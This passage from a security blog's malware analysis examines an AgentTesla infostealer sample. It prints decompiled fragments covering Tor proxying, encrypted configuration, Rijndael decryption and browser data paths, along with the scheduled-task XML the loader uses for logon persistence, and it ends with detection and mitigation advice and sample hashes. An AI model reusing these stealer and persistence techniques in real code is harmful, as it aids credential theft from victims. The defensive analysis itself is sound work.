In this case, the level of obfuscation is much lower than the previous sample, so more insight into the capabilities can be gleaned thanks to cleaner class, method and attribute names (e.g. DPAPI, HttpToSocks5Proxy, SafariDecrypter, TorBrowser, VaultCli, etc):



```

// Token: 0x06000254 RID: 596 RVA: 0x0004CD04 File Offset: 0x0004AF04
public TorBrowser()
{
    this.TorDirectory = Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData), "Tor");
}

// Token: 0x06000255 RID: 597 RVA: 0x0004CD30 File Offset: 0x0004AF30
public void StartTorPorxy()
{
    object obj = new IPEndPoint(IPAddress.Parse(<Module>.\u2008(182252)), 9051);
    this.ProxyServer = new Socket(AddressFamily.InterNetwork, SocketType.Stream, ProtocolType.Tcp);
    for (;;)
    {
        IL_28:
        uint num = 3318806002U;
        for (;;)
        {
            uint num2;
            switch ((num2 = (num ^ 2600621499U)) % 7U)
            {
                case 0U:
                    this.ProxyServer.Shutdown(SocketShutdown.Both);
                    num = (num2 * 3488844385U ^ 2843327143U);
                    continue;
                case 1U:
                {
                    byte[] array;
                    int count = this.ProxyServer.Receive(array);
                    string @string = Encoding.ASCII.GetString(array, 0, count);
                    if (!@string.Contains("250"))
                    {
                        num = (num2 * 3926642812U ^ 577646878U);
                    }
                }
            }
        }
    }
}

```

While the previous sample used the simple method of storing the configuration as plaintext in a UTF8 byte array, this instead stores an encrypted configuration as a list of unsigned integer arrays:

```

// Token: 0x04000001 RID: 1
public static object[] \u202E = new object[]
{
    new uint[]
    {
        1007275925U,
        1662714935U,
        3526674679U,
        55266071U,
        1024465695U,
        2016776768U,
        349185261U,
        3297360032U,
        4036748837U,
        2195156222U,
        1840043526U,
        3858945328U,
        3153443422U,
        316485289U,
        192104990U,
        3671624579U
    },
    new uint[]
    {

```

```

case 5U:
    list.Add(new global::Tuple<string, string, bool>(<Module>.\u2008(156256), Path.Combine(folderPath, <Module>.\u2008(156300)), true));
    num = (num2 * 4017678135U ^ 3136435389U);
    continue;
}

```

```

109     return Encoding.UTF8.GetString(<Module>.\u2007(array6, array, array2));
110     IL_1E4:
111     return "";
112 }
113
114 // Token: 0x06000003 RID: 3 RVA: 0x0001B784 File Offset: 0x00019984
115 internal static byte[] \u2007(byte[] A_0, byte[] A_1, byte[] A_2)
116 {
117     Rijndael rijndael = Rijndael.Create();
118     rijndael.Key = A_1;
119     rijndael.IV = A_2;
120     return rijndael.CreateDecryptor().TransformFinalBlock(A_0, 0, A_0.Length);
121 }
122

```

```

1207 // Token: 0x060004EA RID: 1258 RVA: 0x00011C4C File Offset: 0x0000FE4C
1208 [SecurityCritical]
1209 internal unsafe static string CreateStringFromEncoding(byte* bytes, int byteLength, Encoding encoding)
1210 {
1211     int charCount = encoding.GetCharCount(bytes, byteLength, null);
1212     if (charCount == 0)
1213     {
1214         return string.Empty;
1215     }
1216     string text = string.FastAllocateString(charCount);
1217     fixed (char* ptr = &text.m_firstChar)
1218     {
1219         int chars = encoding.GetChars(bytes, byteLength, ptr, charCount, null);
1220     }
1221     return text;
1222 }
1223
1224 // Token: 0x060004EB RID: 1259 RVA: 0x00011C8C File Offset: 0x0000FE8C
1225 [SecurityCritical]

```

Name	Value	Type
bytes	0x026A2464	byte*
byteLength	0x00000025	int
encoding	System.Text.UTF8Encoding	System.
charCount	0x00000025	int
text	@"BraveSoftware\Brave-Browser\User Data"	string
ptr	null	char* (n
chars	0x00000025	int

Persistence

Among the functions of the loader is setting up persistence via scheduled task. The bytes of the current assembly are first written to a path under %APPDATA%:

```

1354     IL_247:
1355     if (!flag12)
1356     {
1357         file.WriteAllBytes(text, file.ReadAllBytes(location));
1358     }
1359     global::\uE008.\uE004(global::\uE008.\uE006, text);
1360 }
1361 bool flag13 = global::\uE008.\uE004 == 4;
1362 if (flag13)

```

Name	Value	Type
str	@"C:\Users\Administrator\AppData\Roaming\"	string
text	@"C:\Users\Administrator\AppData\Roaming\gnfZsnV.exe"	string

A scheduled task XML configuration is then formed, referencing the path of the dropped executable, and written out to a temporary text file:


```

521         string tempFileName;
522         string text;
523         File.WriteAllText(tempFileName, text);
524         num = 247;
525         goto IL_00;
526     }
527     case 140:
528         num = 253;
529         goto IL_00;

```

Name	Value	Type
!uE033	"gnFZsnV"	string
!uE034	@ "C:\Users\Administrator\AppData\Roaming\gnFZsnV.exe"	string
!text	"<?xml version='1.0' encoding='UTF-16'?>\n<Task version='1.2' xmlns='http://schemas.microsoft.com/windows/2004/02/mit/task'>\n<RegistrationInfo>\n <Date>2014-10-25T14:27:44.8929027</Date>\n <Author>VICTIM01\Administrator</Author>\n</RegistrationInfo>\n<Triggers>\n <LogonTrigger>\n <Enabled>true</Enabled>\n <UserId>VICTIM01\Administrator</UserId>\n </LogonTrigger>\n <RegistrationTrigger>\n <Enabled>false</Enabled>\n </RegistrationTrigger>\n</Triggers>\n<Principals>\n <Principal id='Author'>\n <UserId>VICTIM01\Administrator</UserId>\n <LogonType>InteractiveToken</LogonType>\n <RunLevel>LeastPrivilege</RunLevel>\n </Principal>\n</Principals>\n<Settings>\n <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>\n <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>\n <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>\n <AllowHardTerminate>false</AllowHardTerminate>\n <StartWhenAvailable>true</StartWhenAvailable>\n <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>\n <IdleSettings>\n <StopOnIdleEnd>true</StopOnIdleEnd>\n <RestartOnIdle>false</RestartOnIdle>\n </IdleSettings>\n <AllowStartOnDemand>true</AllowStartOnDemand>\n <Enabled>true</Enabled>\n <Hidden>false</Hidden>\n <RunOnlyIfIdle>false</RunOnlyIfIdle>\n <WakeToRun>false</WakeToRun>\n <ExecutionTimeLimit>PT0S</ExecutionTimeLimit>\n <Priority>7</Priority>\n</Settings>\n<Actions Context='Author'>\n <Exec>\n <Command>C:\Users\Administrator\AppData\Roaming\gnFZsnV.exe</Command>\n </Exec>\n</Actions>\n</Task>	string
!name	@ "VICTIM01\Administrator"	string
!tempFileName	@ "C:\Users\Administrator\AppData\Local\Temp\2\tmp8E44.tmp"	string
!num	253	int

```

tmp8E44.tmp - Notepad
File Edit Format View Help
|<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
  <RegistrationInfo>
    <Date>2014-10-25T14:27:44.8929027</Date>
    <Author>VICTIM01\Administrator</Author>
  </RegistrationInfo>
  <Triggers>
    <LogonTrigger>
      <Enabled>true</Enabled>
      <UserId>VICTIM01\Administrator</UserId>
    </LogonTrigger>
    <RegistrationTrigger>
      <Enabled>false</Enabled>
    </RegistrationTrigger>
  </Triggers>
  <Principals>
    <Principal id="Author">
      <UserId>VICTIM01\Administrator</UserId>
      <LogonType>InteractiveToken</LogonType>
      <RunLevel>LeastPrivilege</RunLevel>
    </Principal>
  </Principals>
  <Settings>
    <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>
    <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>
    <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>
    <AllowHardTerminate>false</AllowHardTerminate>
    <StartWhenAvailable>true</StartWhenAvailable>
    <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>
    <IdleSettings>
      <StopOnIdleEnd>true</StopOnIdleEnd>
      <RestartOnIdle>false</RestartOnIdle>
    </IdleSettings>
    <AllowStartOnDemand>true</AllowStartOnDemand>
    <Enabled>true</Enabled>
    <Hidden>false</Hidden>
    <RunOnlyIfIdle>false</RunOnlyIfIdle>
    <WakeToRun>false</WakeToRun>
    <ExecutionTimeLimit>PT0S</ExecutionTimeLimit>
    <Priority>7</Priority>
  </Settings>
  <Actions Context="Author">
    <Exec>
      <Command>C:\Users\Administrator\AppData\Roaming\gnFZsnV.exe</Command>
    </Exec>
  </Actions>
</Task>



```

The configuration is passed to schtasks.exe which sets up the scheduled task according to the XML:

```

2163 // Token: 0x0002F25 RID: 12261 RVA: 0x000234 File Offset: 0x0000434
2164 public static Process Start(ProcessStartInfo startInfo)
2165 {
2166     Process process = new Process();
2167     if (startInfo == null)
2168     {
2169         throw new ArgumentNullException("startInfo");
2170     }
2171     process.StartInfo = startInfo;
2172     if (process.Start())
2173     {

```

In effect, the scheduled task will run gnFZsnV.exe upon logon. Scheduled tasks aren't a particularly stealthy method of persistence, so should a suspected victim of AgentTesla be triaged, the scheduled task will be highlighted by Sysinternals AutoRuns (<https://docs.microsoft.com/en-us/sysinternals/downloads/autoruns>):



Detection and Mitigation

- **Mail:** Given the predominant method of delivery is mail, robust mail filters, external sender warnings and end-user education form a significant part of defense against AgentTesla.
- **Network:** Depending on the capabilities of your firewall IPS, blocking traffic to known Tor nodes or traffic identified as Tor, combined with SMTP whitelisting, will help to prevent exfiltration. If your firewall supports TLS inspection, do it. FortiGate, ForcePoint and Palo Alto all have signatures for AgentTesla. Public IP lookups using the ipify service are also a potential indicator.
- **Endpoint:** Detection of AgentTesla is not difficult. Reputable EDR products, such as Defender ATP and SentinelOne, will have you sleeping easy. There are also a number of hardening steps that can be taken to prevent the impact of maldocs, including blocking the execution of macros and ASR rules to block Office child processes.

Samples

- swift copy.exe (SHA256:
2ba9db3110899e60daeecb086d4f53adc1cfab127820db3d230c383e74f7172c):
<https://tria.ge/201201-lbk71xggyx>
- exe (SHA256:
bd648199b17ff21db3d45cfd10eb3b70fdbcdf42c405061025de6cd1a59c212e):
<https://tria.ge/201201-3yr3d6cakn>

Want More?

If you enjoyed this blog post and want to follow other interesting malware finds that I make, I regularly share them on Twitter: [@phage_nz](#)

If you'd like to find out more about how Inde can help detect this security threat, you can [contact us here](#).

[About the author](#)

Chris Campbell

Chris was that notoriously disobedient kid who sat at the back of the class and always seemed bored, but somehow still managed to ace all of his exams. Obsessed with the finer details and mechanics of everything in both the physical and digital realms, Chris serves as the Security Architect within the Inde Security Team. His ventures into computer security began at an early age and haven't slowed down since. After a decade spent across security and operations, and evenings spent diving into the depths of malware and operating systems, he brings a wealth of knowledge to Inde along with a uniquely adversary focused approach to defence. Like many others at Inde, Chris likes to unwind by hitting the bike trails or pretending to be a BBQ pitmaster.

COMMENTS
